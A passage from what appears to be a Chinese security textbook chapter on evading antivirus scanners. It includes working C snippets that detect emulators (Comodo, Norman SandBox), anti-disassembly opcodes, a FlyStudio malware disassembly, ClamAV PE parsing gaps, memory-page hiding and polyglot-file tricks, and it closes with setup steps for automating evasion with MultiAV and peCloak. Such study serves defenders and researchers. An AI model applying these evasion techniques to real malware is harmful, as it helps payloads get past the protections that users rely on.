- PDF文件是一种通用文档格式。在不同的操作系统中，PDF文件都可以被独立、无缝地打开显示。同时，PDF文件格式的规范庞大冗杂。这对于攻击者来说是一大福音，因为可以使用各式各样的技巧来将漏洞攻击利用程序隐藏在PDF文件中，并绕过反病毒软件的侦测。比如，对内置在PDF文件中的JavaScript代码进行编码，使用多余的stream id、压缩流，以及编码器或压缩器对PDF文件进行多次处理，等等。

下一章将讨论如何绕过基于非特征码查杀技术的反病毒扫描器。

第 8 章

绕过扫描器

8

绕过反病毒扫描器与绕过基于特征码的反病毒扫描有所不同，因为前者事实上不是绕过针对特定文件格式的病毒侦测特征码（前一章已有所提及），而是绕过反病毒引擎。

可以说，反病毒扫描器是反病毒支撑系统中最核心的部分。除了完成许多其他任务外，它还负责针对要分析的文件进行通用扫描和特征码扫描。这么一来，要绕过反病毒引擎就意味着要绕过整个病毒特征码库、扫描引擎和侦测逻辑。本章将阐释如何绕过静态扫描器（主要扫描硬盘上的文件）和动态扫描器（主要分析程序行为和内存）。

8.1 绕过技术的通用提示和策略

绕过扫描器有一些通用的要诀和技巧可供参考使用。比如，许多扫描分析程序不会扫描大文件。尽管这对扫描过程中性能消耗情况改进效果甚微，但是仍然很重要，尤其是谈论到反病毒软件的桌面终端版本时，因为扫描器需要在保证速度的情况下，又不能降低操作系统的运行速度。正是因为这一特性，我们可以将恶意软件的大小修改成超过设置设定好的跳过扫描的最大文件大小值。一般基于静态数据（从可执行程序或PE文件以及文件头中提取出的相关数据）分析的启发式扫描引擎，会倾向于对待扫描文件的大小有筛选限制。另外我们还需要关注一点，通常情况下，扫描器或反病毒引擎在处理一些特殊格式的文件时，可能无法正常解析（比如，损坏的PE文件），这会使得扫描器或反病毒引擎跳过当前或所有PE文件的扫描，不过反病毒软件仍然会对相关文件样本进行基于循环冗余检查（cyclic redundancy check，CRC）的特征码扫描（比如，匹配扫描某些偏移量的CRC值）。本章稍后将会使用相关样本案例对此进行阐释。

除了在反病毒引擎解析不同格式文件的过程中设置困难外，也可以尝试欺骗反病毒软件的相关函数和支持库。最典型的核心支持函数存在于反病毒软件的模拟器和反汇编模块中。据我所知，除了ClamAV外，几乎所有反病毒引擎都带有针对Intel 8086架构设计的模拟器以及针对Intel x86架构设计的反汇编模块。能否通过攻击反汇编模块或模拟器来影响或绕过反病毒扫描器呢？许多文件侦测分析程序都依赖从模拟器和反汇编模块收集上来的相关证据和恶意软件行为信息。如果可以在模拟器中执行非法指令，或者在反汇编引擎中执行合法但未支持或不正确的指令，你将会在大部分反病毒扫描器上得到如下结果：由于反病毒引擎的支持函数存在缺陷，分析程序无法反汇编分析样本文件。

接下来的几节将会探讨更多可以用于绕过扫描器的技巧。

8.1.1 识别分析模拟器

最常见的绕过技术之一是识别模拟器。由于带有多态或变形的代码，恶意样本文件通常很容易被反病毒软件归类为待模拟分析的对象。因为编写出一个复杂且万无一失的静态分析引擎基本不可能，所以反病毒软件使用静态分析引擎其实远远不够。在识别反病毒引擎使用的模拟器之前，要提醒大家注意一个事实：反病毒软件的模拟器不会准确或完整地模拟整个操作系统，而是模拟最常被调用的函数。许多情况下，你都可以认为系统函数都由这些函数的存根代码来实现，它们通常都返回硬编码的值。下面将会以Comodo antivirus Linux版的模拟器为案例进行分析。如果使用IDA打开libMACH32.so库（此处有完整的调试符号，这对反汇编分析十分有帮助），会得到如下函数结果：

```
.text:000000000018B93A    ; PRUint32 __cdecl Emu_OpenMutexW
(void *pVMClass)
.text:000000000018B93A                      public _Z14Emu_OpenMutexWPv
.text:000000000018B93A    _Z14Emu_OpenMutexWPv proc near
; DATA XREF: .data:kernel32ApiInf
.text:000000000018B93A    pVMClass = rdi
; void *
.text:000000000018B93A mov     eax, 0BBBBh
.text:000000000018B93F retn
.text:000000000018B93F     _Z14Emu_OpenMutexWPv endp
.text:000000000018B93F
.text:000000000018B93F
```

上述代码与被模拟的kernel32函数`OpenMutexW`一致。这个函数通常会返回魔法值`0xBBBB`。`OpenMutexW`返回这个值的概率十分小。除非在Comodo matrix内，否则调用这个函数并返回相同值两次的概率几乎可以小到不计。可以使用C编写一些代码，来识别Comodo的模拟器：

```
#define MAGIC_MUTEX 0xBBBB

void is_comodo_matrix(void)
{
  HANDLE ret = OpenMutex(0, false, NULL);
  if ( ret == MAGIC_MUTEX &&
       OpenMutex(NULL, false, NULL) == MAGIC_MUTEX )
  {
    MessageBox(0, "Hi Comodo antivirus!", "Comodo's Matrix", 0);
  }
  else
  {
    // Do real stuff here...
  }
}
```

可以使用下面的一些技巧，来确保编写的C代码在Comodo模拟器内执行。在另一个例子中，让我们来看一下与`kernel32!ConnectNamedPipe`对应的函数`Emu_ConnectNamedPipe`：

```
.text:000000000018B8E8 ; PRUint32 __cdecl Emu_ConnectNamedPipe
(void *pVMClass)
.text:000000000018B8E8                 public _Z20Emu_ConnectNamedPipePv
.text:000000000018B8E8 _Z20Emu_ConnectNamedPipePv proc near
; DATA XREF: .data:kernel32ApiInf
.text:000000000018B8E8 pVMClass = rdi                          ; void *
.text:000000000018B8E8                 mov     eax, 1
.text:000000000018B8ED                 retn
.text:000000000018B8ED _Z20Emu_ConnectNamedPipePv endp
```

上述桩代码的返回值总是`true`（即值为1）。现在我们可以通过调用`kernel32!ConnectNamedPipe`传入使模拟器无法正常工作的参数，来测试模拟器的存在。在本例中，函数总是返回成功，这是存在模拟器的指示。但是，这项反模拟器技巧的应用不仅仅局限于在Comodo antivirus上使用。通用技巧对于许多反病毒产品都起作用，所以相对来说更好。但攻击者有时候出于各种原因，可能只需要识别分析一款模拟器：可能只想针对一款反病毒软件进行绕过，或者只想利用漏洞针对某一特定的反病毒软件开展攻击。如果掌握了Comodo antivirus在扫描特定文件格式时的漏洞，就可以借助模拟器识别分析，确定当前扫描的反病毒软件是Comodo antivirus，接着解包特定的文件或缓冲区，利用Comodo的漏洞进行攻击。同时，如果识别到无法利用相关漏洞的其他反病毒软件，则隐藏相关攻击逻辑。

8.1.2　高级绕过技巧

本节阐释如何使用相关技巧绕过多款反病毒扫描器。大部分技巧都是通用的，而且现在仍然有效。但是，一旦将这些绕过技巧公之于众，就会很快被反病毒厂商修复。

1. 利用文件格式的弱点

第7章探讨了如果绕过针对一些文件格式（如PE文件和PDF文件）的特征码扫描检测。但是，与之前介绍的绕过针对单个文件或文件集合的单条特征码不同，接下来将会介绍使用更为复杂的方式绕过整个PE解析模块。下面将以ClamAV的PE文件解析模块作为研究对象。`int cli_scanpe(cli_ctx *ctx)`程序中的libclamscan/pe.c文件包含以下代码：

```
(...)
    nsections = EC16(file_hdr.NumberOfSections);
    if(nsections < 1 || nsections > 96) {
#if HAVE_JSON
        pe_add_heuristic_property(ctx, "BadNumberOfSections");
#endif
    if(DETECT_BROKEN_PE) {
        cli_append_virus(ctx,"Heuristics.Broken.Executable");
        return CL_VIRUS;
    }
    if(!ctx->corrupted_input) {
        if(nsections)
        cli_warnmsg("PE file contains %d sections\n", nsections);
        else
        cli_warnmsg("PE file contains no sections\n");
    }
```

```
        return CL_CLEAN;
        }
        cli_dbgmsg("NumberOfSections: %d\n", nsections);
    (...)
```

上述代码片段用于显示已检测的PE文件的区块数量，其逻辑为：如果文件区块为0或区块数量大于96，则认为PE文件已经损坏。Heuristics.Broken.Executable侦测功能默认处于禁用状态（这是因为DETECT_BROKEN_PE C的定义值将其设置成了禁用状态）。因此，针对区块数量为0或大于96的文件，ClamAV扫描器将会返回CL_CLEAN。这样的检测逻辑是不正确的。在Windows XP及更低版本的Windows操作系统上，区块超过96的PE文件无法执行。但从Windows Vista开始，PE文件的最高区块数量可以是65 535。另外，PE文件可以不包含任何区块：低对齐因子的PE文件，IMAGE_FILE_HEADER中的NumberOfSections值可以为NULL。可以使用这项技巧（是从Corkami项目页面中有关PE的技巧中提取的）绕过的所有针对PE文件的ClamAV检测程序。这是因为，ClamAV进行的这些检测是在实际运行解压缩或侦测程序之前进行的。

2. 使用反模拟器技巧

反模拟技巧是指绕过欺骗一款或多款反病毒软件的模拟器的技巧。目前市场上有许多种类的模拟器，有Intel x86模拟器，也有模拟JavaScript的解释器，还有针对Intel x86_64、.NET、ARM等的模拟器。之前例子中提到的识别分析一款模拟器其实是一项反模拟技巧。本节将阐释多种针对Windows PE文件、x86程序、用于支持PDF文件的Adobe Acrobat JavaScript解释器的通用反模拟器技巧。

8

- **进行API模拟**

最常见的反模拟器技巧是，使用未有说明文档或不常见的系统API，如SetErrorMode：

```
DWORD dwCode = 1024;

  SetErrorMode(1024);
  if (SetErrorMode(0) != 1024)
    printf("Hi emulator!\n");
```

上述代码调用SetErrorMode并向其传递了一个参数值1024，接着再次调用SetErrorMode，同时传入另外一个值。SetErrorMode返回的值一定会是之前调用的那个值。模拟器仅仅将SetErrorMode函数当作一个桩执行，会执行错误的行为并返回错误的值。在很长一段时期内，这项反模拟器技巧对不少模拟器都有效，比如Norman SandBox。

另一项典型的技巧是使用会被错误执行的API模拟函数。比如，如果向某一API传递一个NULL参数值，在非模拟系统环境下，将会触发一个“access violation exception”错误。从另一方面来说，调用某一API并传递NULL参数值，这一API也有可能会返回0以表示执行错误。另一项技巧是加载一个模拟器不支持的系统核心库，然后调用一个导出的函数。目前几乎任何一款模拟器都无法调用类似的系统核心库：

```
int test6(void)
{
HANDLE hProc;
```

```
    hProc = LoadLibrary("ntoskrnl.exe");

    if (hProc == NULL)
        return EMULATOR_DETECTED;
    else
        return EMULATOR_NOT_DETECTED;
}
```

上述案例中的代码尝试加载Windows操作系统的核心部分——NT内核。但是如果对应的反病毒模拟器比较简单，将无法调用ntoskrnl.exe文件，因为它不是常见的用户态组成部分。如果目标模拟器允许调用任何一个返回伪句柄的库，可以通过下面这种更加复杂的方式，来确定在模拟器中，响应函数是否和预期的行为一致：

```
struct data1
{
  int a1;
  int a2;
};

struct data2
{
  int a1;
  int a2;
  int a3;
  int a4;
  int a5;
  int a6;
  struct data1 *a7;
};

typedef int (WINAPI *FCcSetReadAheadGranularity)(struct data2 *a1,
int num);
typedef int (WINAPI *FIofCallDriver)();

int test8(void)
{
HINSTANCE hProc;
FIofCallDriver pIofCallDriver;

 hProc = LoadLibrary("ntkrnlpa.exe");

 if (hProc == NULL)
  return 0;

 pIofCallDriver = (FIofCallDriver)GetProcAddress(hProc,"IofCallDriver");
 pIofCallDriver -= 2; // At this point there are 2 0xCC characters,
                      //so an INT3 should be raised

 try
 {
  pIofCallDriver();
  return EMULATOR_DETECTED;
 }
```

```
 catch(…)
 {
  return EMULATOR_NOT_DETECTED;
 }

}
```

上例加载了二进制文件ntkrnlpa.exe，获取函数`IofCallDriver`的地址，接着跳至该函数前两个字节处。在一般非模拟的Windows操作系统中，类似包含`0xCC`对齐字节的代码会被作为`INT 3`指令解析，进入某一内存区域中。造成在真实操作系统中，函数调用在某一断点处出错。但对反病毒软件模拟的操作系统来说，上述代码运行不会产生错误。

再举另外一个例子：

```
int test9(void)
{
HINSTANCE hProc;
FCcSetReadAheadGranularity CcSetReadAheadGranularity;
struct data1 s1;
struct data2 s2;
int ret;

 hProc = LoadLibrary("ntkrnlpa.exe");

 if (hProc == NULL)
  return 0;

 CcSetReadAheadGranularity = (FCcSetReadAheadGranularity)GetProcAddress(
                             hProc, "CcSetReadAheadGranularity");

 if (CcSetReadAheadGranularity == NULL)
  return 0;

 s1.a2 = 0;
 s2.a7 = &s1;

        // After this call, ret must be 0x666, the given 2nd argument
        // minus 1
 ret = CcSetReadAheadGranularity(&s2, 0x667);

 if (ret != 0x666)
  return EMULATOR_DETECTED;
 else
  return EMULATOR_NOT_DETECTED;

}
```

上述代码调用了一个函数，该函数接受了一个结构体（名为`data1`）和一个值（本例中该值为`0x667`）。基于该函数的性质，第二个参数传入的值会减少，并被函数作为返回值返回。但是当反病毒软件模拟器执行这一函数时仅会返回0或1，这让我们的样本程序有能力判断当前是否运行在matrix模拟器中。

- **借助旧特性**

在MS-DOS和Windows 9x时期，可以用AUX、CON等其他特殊方法来从键盘读取信息，改变terminal的颜色。该行为在目前真实的Microsoft Windows操作系统中仍然存在，但在模拟器中没有。接下来是一个简单的例子：

```
FILE *f;

f = fopen("c:\\con", "r");

if (f == NULL)
    return EMULATOR_DETECTED;
else
    return EMULATOR_NOT_DETECTED;
```

上述代码用于打开C:\con。这项操作在真实的Windows平台（从Windows 95到Windows 8.1）都可行，但对于模拟器来说不支持这一功能特性。总而言之，该技巧只适用于最新的模拟器：从Windows 9X开始就有的模拟器可以支持包括这一特性在内的其他旧功能，因为按照一般规律来说，反病毒引擎不会移除旧的代码。

- **模拟CPU指令**

正确模拟完整的CPU十分困难，而且在寻找不一致的地方时非常容易出错。Norman SandBox就曾经在模拟CPU指令的实现过程中表现得十分糟糕：Norman反病毒模拟器常常因为接收到`ICEBP`或`UD2`指令而崩溃；另外，它还允许在模拟器内通过特权指令，使用户态程序更改调试注册表内容，这在真实的操作系统下是完全被禁止的。可以通过下面这段代码，重现Norman SandBox的这一缺陷：

```
int test1(void)
{
    try
    {
      __asm
     {
        mov eax, 1
        mov dr0, eax
     }
    }
    catch(...)
    {
        return EMULATOR_NOT_DETECTED;
    }

    return EMULATOR_DETECTED;
}
```

上述代码尝试改变注册表DR0 Intel x86，该调试注册表是不允许被用户态程序修改的。下面是另一个技巧：

```
int test2(void)
{
```

```
    try
    {
  __asm
  {
   mov eax, 1
   mov cr0, eax
  }
    }
    catch(...)
    {
        return EMULATOR_NOT_DETECTED;
    }

    return EMULATOR_DETECTED;
}
```

上述代码试着更改另外一个特权注册器——CR0。有很长一段时间，Norman SandBox允许在沙盒模拟器中执行这一操作。下面是另外一个技巧：

```
int test3(void)
{
    try
    {
        __asm int 4 // aka INTO, interrupt on overflow
    }
    catch(...)
    {
        return EMULATOR_NOT_DETECTED;
    }

    return EMULATOR_DETECTED;
}
```

Norman SandBox过去常常因为INTO指令崩溃（溢出标记为1时，引发中断号为4的内部中断）。同时，它也会因为UD2指令（未定义的指令）和未有文档说明的ICEBP指令（ICE断点）的执行而崩溃。

```
/** Norman Sandbox stopped execution at this point :( */
int test4(void)
{
    try
    {
        __asm ud2
    }
    catch(...)
    {
        return EMULATOR_NOT_DETECTED;
    }

    return EMULATOR_DETECTED;
}

/** Norman Sandbox stopped execution at this point :( */
```

```
int test5(void)
{
    try
    {
        // icebp
 __asm  _emit 0xf1
    }
    catch(...)
    {
        return EMULATOR_NOT_DETECTED;
    }

    return EMULATOR_DETECTED;
}
```

你可以通过查阅Intel x86指令集文档，找到大量绕过反病毒模拟器的技巧。比如，上面介绍的这些绕过反病毒模拟器的CPU指令就是花费两天时间查阅研究的成果。

3. 使用抗反汇编技巧

抗反汇编是一项扰乱或欺骗反汇编器的技巧。和多年前的8086（基础指令集）和8087（FPU指令集）架构不同，如今的Intel x86和AMD x86_64架构的CPU所支持的指令集已经是满满一列了。如今指令集包含SSE、SSE2、SSE3、SSE4、SSE5、3DNow!、MMX、VMX、AVX、XOP、FMA以及许多其他指令，其中有些十分复杂，也有些在说明文档中部分提及或完全没有提及。大部分反汇编分析模块只能处理基础的指令集，当然也有部分反汇编分析模块会尽可能多地去覆盖到各类指令集。尽管有一部分反汇编分析程序项目尝试覆盖到所有指令并取得了不错的效果（比如，Nguyen Anh Quynh博士开发的Capstone disassembler项目），但是要想覆盖到所有指令集还是不太可能的。

反病毒产品中使用的反汇编模块，一般要么是由类似Capstone disassembler项目尝试覆盖到所有指令的反汇编模块实现的，比如卡巴斯基和Panda反病毒软件，要么只是使用Gil Dabah开发的旧版diStorm反汇编模块，该项目以BSD证书的方式授权以供下载。根据反病毒反汇编模块的不同，我们需要手动执行分析，来找出传入什么指令会导致反汇编模块崩溃。一位反病毒工程师发现了下面这段用于抗反汇编的指令：

```
f30f1f90909090. rep nop [eax+0x66909090]
```

Intel x86的NOP指令一般会被编码为0x09，但是仍有一些其他类型的NOP指令，比如上面列出的这一段。这是一个带有REP前缀（F3）的NOP指令。NOP指令引用了内存地址[EAX+0X66909090]。因为指令本身不会崩溃，所以它不会去判断引用的内存地址是否合法。但由于这项指令并不常见，一些反病毒软件在反汇编该指令的时候会失败。也难怪，这个指令似乎只有感染型病毒Sality的一些变种会用到。

由于许多反病毒软件用到了diStorm反汇编库，我们需要将diStorm下载到本地，编写测试代码来分析它支持的指令。旧版本的BSD无法支持包括AVX或VMX在内的诸多指令集。你可以使用不支持的指令集的最小子集，在使用过程中注意这些指令不会导致样本或ShellCode程序执行失败。通过使用上面提到的这些无法支持的指令，可以让样本文件绕过任何通用扫描程序，因为这

些扫描程序使用了无法正确解析这些指令的反汇编引擎。另外，有各式各样的方式来编码指令，也有一些指令可能在Intel x86指南中未有提及或尚未完善。接下来的例子就是一些合法但说明文档中未有记载的指令。旧版本的diStorm和其他一些类似udisx86这样的免费反汇编程序，就无法正确解析以下指令：

```
0F 20 00: MOV EAX, CR0
0F 20 40: MOV EAX, CR0
0F 20 80: MOV EAX, CR0
0F 21 00: MOV EAX, DR0
0F 21 40: MOV EAX, DR0
0F 21 80: MOV EAX, DR0
```

尽管上述指令均为特权指令，我们还是可以用它们来触发一个异常，接着使用构造好的异常处理器进行处理。

4. 通过反分析技巧干扰代码分析模块

另一项通用技巧是使用反分析技巧。这项技巧用于干扰反病毒软件中的代码分析模块，比如针对Intel x86代码分析样本的基础区块和函数的程序。这类技术通常依赖于在一条x86或x86_64指令中部插入混淆或垃圾代码。为了更好理解这一技巧，你可以使用SHA1为405950e1d-93073134bce2660a70b5ec0cfb39eab的样本进行分析。汇编代码如图8-1所示。IDA的反汇编结果显示，在入口点并不存在函数，只有两个基础区块。

```
.text:0045402C                          ; ---------------------------------------------------------------------------
.text:0045402C
.text:0045402C                                          public start
.text:0045402C                          start:
.text:0045402C EB 03                                    jmp     short loc_454031
.text:0045402C                          ; ---------------------------------------------------------------------------
.text:0045402E 0B 95                                    dw 950Bh
.text:00454030 39                                       db 39h
.text:00454031                          ; ---------------------------------------------------------------------------
.text:00454031
.text:00454031                          loc_454031:                             ; CODE XREF: .text:start↑j
.text:00454031 60                                       pusha
.text:00454032 F8                                       clc
.text:00454033 73 07                                    jnb     short near ptr loc_45403A+2
.text:00454035 E5 88                                    in      eax, 88h
.text:00454037 AA                                       stosb
.text:00454038 D5 8D                                    aad     8Dh
.text:0045403A
.text:0045403A                          loc_45403A:                             ; CODE XREF: .text:00454033↑j
.text:0045403A E9 BA E8 05 00                           jmp     near ptr 4B28F9h
.text:0045403A                          ; ---------------------------------------------------------------------------
.text:0045403F 00                                       align 10h
.text:00454040 00 7A 7B 41 41 37 5E 73+                 dd 417B7A00h, 735E3741h, 5E7A9506h, 8106CC6Ah, 0FFFFBFC6h
.text:00454040 06 95 7A 5E 6A CC 06 81+                 dd 8B02EBFFh, 3E8304h, 620772F9h, 7E6C7974h, 840F35B6h
.text:00454040 C6 BF FF FF FF EB 02 8B+                 dd 81h, 0C81D0372h, 0EBFE8B14h, 58761F04h, 4C6836Ch, 0B53A07EBh
.text:00454040 04 83 3E 00 F9 72 07 62+                 dd 0E39D939Ch, 0EB068B51h, 2B482C05h, 0C6032C8Fh, 0BF07EBF9h
.text:00454040 74 79 6C 7E B6 35 0F 84+                 dd 8E2C3D70h, 568B2A48h, 0F203EB04h, 28812668h, 82171933h
```

图8-1　恶意软件FlyStudio的反汇编代码

该程序的大多数代码都没有被IDA反汇编出来。这是为什么呢？让我们仔细看看入口点0x45402C，它无条件地跳转到了指令0x454031处。接着程序又执行了指令PUSHA和CLC，接着是一个有条件的跳转（jump if not below，JNB）。但此处的条件跳转并不常见，因为它跳转到了一个预定义的地址中部：0x45403A + 2。这是什么原理呢？这是由于混淆代码从条件跳转的错误分支跳转到了正确指令中部。IDA不能静态分析决定到底要跳转到JNB指令对应的两个分支中的哪一个，所以IDA把两个条件分支都试了一遍。但只有一个条件分支会被接受执行，恶意软件作者在指令中部设置了一个跳转，这样就可以干扰IDA的自动分析功能，同时还可以干扰其他反

病毒产品中内置的代码分析器。IDA允许我们手动确定反汇编列表，这样就能显示正确的反汇编结果，结果如图8-2所示。

```
.text:0045402C                              public start
.text:0045402C                    start:
.text:0045402C EB 03                        jmp     short loc_454031
.text:0045402C                    ; ---------------------------------------------------------------
.text:0045402E 0B 95                        dw 950Bh
.text:00454030 39                           db 39h
.text:00454031                    ; ---------------------------------------------------------------
.text:00454031
.text:00454031                    loc_454031:                        ; CODE XREF: .text:start↑j
.text:00454031 60                           pusha
.text:00454032 F8                           clc
.text:00454033 73 07                        jnb     short loc_45403C ; This is our old jump
.text:00454033                    ; ---------------------------------------------------------------
.text:00454035 E5                           db 0E5h ;
.text:00454036 88                           db  88h ;
.text:00454037 AA                           db 0AAh ;
.text:00454038 D5                           db 0D5h ;
.text:00454039 8D                           db  8Dh ;
.text:0045403A E9                           db 0E9h ;
.text:0045403B BA                           db 0BAh ;
.text:0045403C                    ; ---------------------------------------------------------------
.text:0045403C
.text:0045403C                    loc_45403C:                        ; CODE XREF: .text:00454033↑j
.text:0045403C E8 05 00 00 00               call    loc_454046
.text:00454041 7A 7B                        jp      short near ptr loc_4540BD+1
.text:00454043 41                           inc     ecx
.text:00454044 41                           inc     ecx
.text:00454045 37                           aaa
.text:00454046
.text:00454046                    loc_454046:                        ; CODE XREF: .text:loc_45403C↑p
.text:00454046 5E                           pop     esi
.text:00454047 73 06                        jnb     short loc_45404F
.text:00454049 95                           xchg    eax, ebp
.text:0045404A 7A 5E                        jp      short loc_4540AA
.text:0045404C 6A CC                        push    0FFFFFFCCh
.text:0045404E 06                           push    es
.text:0045404F
.text:0045404F                    loc_45404F:                        ; CODE XREF: .text:00454047↑j
.text:0045404F 81 C6 BF FF FF FF            add     esi, 0FFFFFFBFh
.text:00454055 EB 02                        jmp     short loc_454059
```

图8-2　经过调整后，IDA显示出更多关于恶意软件FlyStudio的反汇编结果

经过修改以后，IDA反汇编出了更多的代码。你甚至可以选择从“start”入口点到JNB条件跳转的指令。这时候按下P键，IDA创建了函数流程图（参见图8-3）。




图8-3　FlyStudio的部分函数

但上面的函数看起来有点怪怪的：它只有四个基本区块，错误的分支没有被去除，看起来似乎错误的指令位于最后一个基本区块处。这是因为另一处代码混淆让指令跳转到了真实的指令中部。我们注意到，`JP`指令跳转到了`0x4540BD + 1`，这和之前我们使用的技巧如出一辙。如果在IDA中修正此处的代码混淆，以及其他会造成条件跳转到指令中部的混淆代码，最终会得到函数的真实流程图，如图8-4所示。




图8-4　FlyStudio的主函数流程图

正确的流程图可以用于从基础区块中提取相关信息，并根据区块间关系生成有针对性的基于流程图的特征码。跳转进入相关指令当中的代码混淆，可以中断复杂但不完善的反病毒静态分析模块的代码分析过程。这让类似IDA这样的代码分析引擎或反病毒软件内的分析模块，无法从样本中读取到正确的信息。正是因为相关模块收集的流程图信息不完善，利用这样的技巧，可以欺骗代码分析引擎并绕过所有基于程序流程图和调用图的扫描程序。在其他案例中，通用侦测程序尝试遍历指令直到发现一些特殊的判断文件是病毒的依据，也会因为代码混淆和样本使用的反调试技巧而被绕过。

5. 更多绕过技巧

还有很多可以用于干扰反病毒软件正确分析、绕过反病毒引擎的绕过技巧。接下来将列举其中最有趣的一些技巧。

- **反附加调试**

反附加调试技术用于阻止调试器附加到当前进程上。一些反病毒产品会附加到某些进程上，从中读取内存信息，然后匹配恶意软件特征码，同时对内存页面开展通用扫描检测。逆向工程分析师Walied Assar最近发现并公开了一些针对反附加调试的技巧。让我们来看一个例子。在Windows操作系统中，如果调试器要将自身附加到某一进程上，它需要在进程中创建一个远程线程。每当创建一个线程，操作系统加载器就会调用线程本地存储（thread local storage，TLS）。举

例来说，这就意味着，可以创建一个TLS返回操作，增加一个全局变量值。如果该全局变量的数值大于之前在程序中预定义的线程数量，就可以借此追溯创建远程线程的进程。接着，你编写的样本程序可以结束远程线程对应的进程（本例中，对应进程是反病毒软件），这样调试器就无法继续进行分析了。关于该技术更详细的介绍可以通过下列地址获取：http://waleedassar.blogspot.com.es/2011/12/debuggers-antiattaching-techniques_15.html。此外，Walied Assar在博客中还介绍了其他许多反附加调试技巧：http://waleedassar.blogspot.com.es/。

- **跳过内存页**

不通过附加到相关进程上读取进程内存（反病毒软件大都采取这类手段，因为附加到进程上读取内存信息是一种十分具有侵入性的手段）的反病毒引擎通常采取以下步骤：

(1) 调用`OpenProcess`；

(2) 多次调用`VirtualQuery`来确定内存页；

(3) 使用`ReadProcessMemory`读取内存页的第一个字节。

但是，出于性能方面的原因，尤其是桌面版的反病毒引擎，是无法读取到可执行程序所有内存页面中的所有字节内容的。例如，Microsoft Notepad在Windows x86的运行实例会包含所有系统附加的DLL内存区块（ntdll、kernel32、advapi、gdi32等），程序所有的内存区块（代码部分、数据部分等）以及所有真实运行过程中创建的内存区块（栈、堆以及虚拟内存）。这些加起来大概有222个不同的内存页面。在这种情况下，反病毒引擎会使用相关办法来丢弃并缩小待扫描的内存页面。大多数扫描器会跳过大的内存页面，或者直接分析每个内存页面的第一个字节。也正是出于这样的原因，我们可以在创建的内存页面内，通过将相关代码和字符串在内存页面开头向后移动几个千字节（甚至是兆字节），来对反病毒引擎隐藏代码逻辑。有些反病毒在侦测过程中只会读取内存页面开头的几个千字节（一般是1024 KB或1 MB），这样就会遗漏掉这些字节之后的真实数据和代码。

另一个技巧是，目前有一些反病毒软件只会侦测被标记为RWX或RX的内存页面。因此，我们可以通过将带有恶意代码逻辑的多个内存页面设置为只读（readable only，RO）；当系统尝试执行这些内存页面中的代码时，会抛出一个异常。抛出异常后，我们可以暂时将内存页面标记为RX，继续执行，然后再次将内存页面设置为只读状态。这只是在用户态欺骗反病毒软件内存分析的成千上百种技巧之一。但是，要绕过在内核态开展内存分析的反病毒引擎就有些困难了（尽管上面最后一个技巧在某些情况下可能会有效）。

6. 造成文件格式混乱

另一个策略是混淆文件格式，它可以用于广泛绕过针对文件格式的反病毒侦测。例如，假设有一个PDF文件。Adode Acrobat Reader是如何确定这个文件是否是PDF格式的呢？除了取决于产品的版本外，还有一个通用的法则：在前256字节的任意位置有魔术字符串`%PDF-1.X`的任何文件都会被视为PDF格式的文件。因此，你可以创建一个正常的文件，里面携带了含有漏洞利用程序的正常PDF文件。例如，我们可以创建包含合法PDF漏洞利用程序的PE文件、ZIP文件或JPG文件等。

提示 如果你对多语言文件格式感兴趣，可以参照Corkami wiki中的多语言网页。里面有大量的多语言范例，包括一个既包含PDF又带有JavaScript的HTML文件，同时它还是一个有效的Windows PE可执行文件。该网页如下：https://code.google.com/p/corkami/wiki/mix。

8.2 自动化绕过扫描器

有时，你需要绕过目标组织内使用的一个或多个反病毒扫描器，主要是在进行渗透测试时。有一些工具可以帮助我们绕过反病毒软件，如Veil Framework。不过，你需要使用类似VirusTotal的公共多引擎扫描服务来测试payload是否会被侦测到。但是如果使用payload会花费较长时间，那么使用VirusTotal测试就不是一个好的选择了。原因很简单，一旦你上传一个样本到VirusTotal，所有反病毒公司就都能够获取到该样本。总的来说是不错的，但如果你想保持上传样本的私密性以确保其绕过你日常使用的反病毒产品，就需要使用与VirusTotal类似的私有替代方案。本节前半部分将讲解如何创建个人私有的多引擎反病毒程序，后半部分讲解如何借助它来创建一个自动工具以躲避反病毒检测。

8.2.1 初始步骤

本节将展示如何写出一个简单的反病毒绕过工具。我们会解释除了安装操作系统以外的每一个必要的步骤。你需要安装以下工具。

- 虚拟机 本例中，我们使用VirtualBox。
- 一套Linux操作系统 这里使用Ubuntu Desktop 14。
- 一种可以使用多引擎扫描文件或目录的工具 全部使用Python开发的开源软件MultiAV就是这样一个工具。可以从https://github.com/joxeankoret/multiav下载。
- 多款反病毒产品 我们选用免费的反病毒产品的Linux版本（也可以使用Wine来运行对应的Windows版本）。
- 用于绕过反病毒软件的toolkit或基础库文件 尽管可以使用更完整的Veil Framework，不过这里我们准备使用一种完全使用Python开发的PE文件检测绕过工具：peCloak.py。

首先，我们需要创建一个32位的虚拟机并安装Ubuntu。操作系统的安装不在本书介绍范围之内，因此我们会跳过此步骤，直接讨论MultiAV的安装。在此之前一定要确保安装了客户端增强包，以便更容易地进行接下来的各项操作，同时把网卡配置为Bridged，这样就可以连接到虚拟机内部的TCP监听服务了。成功安装带有Ubuntu Linux系统的虚拟机和客户端增强包后，继续安装`git`并下载MultiAV的源代码：

```
$ sudo apt-get install git
```

安装好GIT工具后，输入以下命令，下载MultiAV的源代码。

```
$ cd $HOME
```

```
$ git clone https://github.com/joxeankoret/multiav
```

MultiAV的源代码下载完成后，还有反病毒产品没有安装，这就是我们接下来要进行的操作。

1. 安装ClamAV

